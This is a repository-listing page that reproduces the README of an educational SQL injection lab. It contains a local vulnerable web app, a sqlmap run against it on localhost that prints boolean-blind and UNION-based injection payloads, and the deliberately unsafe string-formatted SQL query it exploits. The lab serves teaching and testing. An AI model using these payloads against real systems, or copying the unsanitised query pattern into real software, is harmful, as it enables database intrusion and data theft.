
shields
Concise, consistent, and legible badges in SVG and raster format
- 27k
- JavaScript
- Apache-2.0
- 3 d ago
A threat actor may alter structured query language (SQL) query to read, modify and write to the database or execute administrative commands for further chained attacks
Repo qeeqbox/sql-injection, read from GitHub 1 d ago. qeeqbox has not joined Take My Repo.
qeeqbox/sql-injection is a public repo on GitHub by qeeqbox. A threat actor may alter structured query language (SQL) query to read, modify and write to the database or execute administrative commands for further chained attacks. It declares the AGPL-3.0 license on GitHub. It has 2 stars and last changed on 2026-08-04. Nobody has reviewed it on Take My Repo yet, which says nothing about its quality. Read from GitHub on 2026-11-24.


SQL Injection (SQLi) is a security vulnerability that allows an attacker to interfere with the SQL queries that an application sends to its database. By injecting malicious SQL statements into application inputs, an attacker can read, modify, or delete data, bypass authentication, or conduct other unauthorized operations on the database.
Clone this current repo recursively
git clone --recurse-submodules https://github.com/qeeqbox/sql-injection
Run the webapp using Python
python3 sql-injection/vulnerable-web-app/webapp.py


Open the webapp in your browser 127.0.0.1:5142
user@users-Mac-mini vulnerable-web-app % sqlmap -u "http://127.0.0.1:5142/user?id=1" -p id --dbms=sqlite --batch
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.9.7#stable}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 13:39:38 /2025-07-26/

[13:39:38] [INFO] testing connection to the target URL
[13:39:38] [WARNING] turning off pre-connect mechanism because of incompatible server ('BaseHTTP/0.6 Python/3.13.5')
[13:39:38] [INFO] checking if the target is protected by some kind of WAF/IPS
[13:39:38] [INFO] testing if the target URL content is stable
[13:39:39] [INFO] target URL content is stable
[13:39:39] [WARNING] heuristic (basic) test shows that GET parameter 'id' might not be injectable
[13:39:39] [INFO] testing for SQL injection on GET parameter 'id'
[13:39:39] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[13:39:39] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable
[13:39:39] [INFO] testing 'Generic inline queries'
[13:39:39] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[13:39:39] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[13:39:39] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
[13:39:39] [INFO] target URL appears to have 7 columns in query
[13:39:39] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N
sqlmap identified the following injection point(s) with a total of 34 HTTP(s) requests:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1' AND 1533=1533 AND 'rZkz'='rZkz

    Type: UNION query
    Title: Generic UNION query (NULL) - 7 columns
    Payload: id=-6078' UNION ALL SELECT NULL,NULL,CHAR(113,120,98,113,113)||CHAR(98,89,100,100,105,70,90,116,73,114,112,70,101,121,79,80,73,86,73,76,79,67,119,108,102,106,109,66,90,77,120,112,103,99,87,103,79,113,99,79)||CHAR(113,120,118,107,113),NULL,NULL,NULL,NULL-- OsvX
---
[13:39:39] [INFO] testing SQLite
[13:39:39] [INFO] confirming SQLite
[13:39:39] [INFO] actively fingerprinting SQLite
[13:39:39] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[13:39:39] [INFO] fetched data logged to text files under '/Users/user/.local/share/sqlmap/output/127.0.0.1'

[*] ending @ 13:39:39 /2025-07-26/
When you request info about user using an known id, the get_user is called
elif parsed_url.path == '/user' and "id" in get_request_data:
    self.send_content_raw(200, [('Content-type', 'application/json')], self.get_user(get_request_data["id"][0]))
    return

The get_user() function returns info about a user using their id without checking if the id is sanitized
    def get_user(self,id_=None):
        ret = b""
        try:
            if id_ != None:
                with connect(DATABASE, isolation_level=None, check_same_thread=False) as connection:
                    cursor = connection.cursor()
                    results = cursor.execute("SELECT * FROM users WHERE id='%s'" % (id_)).fetchone()
                    return dumps(results).encode('utf-8')
        except Exception as e:
            ret = str(e).encode("utf-8")
        return ret
qeeqbox/sql-injection is a public repo on GitHub by qeeqbox. A threat actor may alter structured query language (SQL) query to read, modify and write to the database or execute administrative commands for further chained attacks.
It declares the AGPL-3.0 license on GitHub.
Its maker has not tagged a system, so it is unknown here. Its README says what it needs.
Open "Take it" on its page: Take My Repo writes an install plan for your machine and hands it to your AI agent (Claude Code, Codex or Cursor), which asks you before each step. Take My Repo has not tested it on any machine.
Bring data to life with SVG, Canvas and HTML. :bar_chart::chart_with_upwards_trend::tada:
An adversary may utilize a sim swapping attack for defeating 2fa authentication
The Postgres development platform. Supabase gives you a dedicated Postgres database to build your web, mobile, and AI applications.
Stop renting your intelligence. Own it with AnythingLLM. Everything you need for a powerful local-first agent experience
Its last change on GitHub was on 2026-08-04. Take My Repo does not judge from that whether it is maintained.
Nobody has reviewed it on Take My Repo yet, which says nothing about its quality.
Take My Repo cannot say: it does not audit code and has not run sql-injection. What is known comes from GitHub. It declares the AGPL-3.0 license on GitHub. Its last change was on 2026-08-04. It has 2 stars, which measure popularity, not safety. Nobody has reviewed it on Take My Repo yet, which says nothing about its quality. Read the source before you run it. With "Take it", your AI agent shows each step and asks you before running it; README text is treated as data, not as instructions.


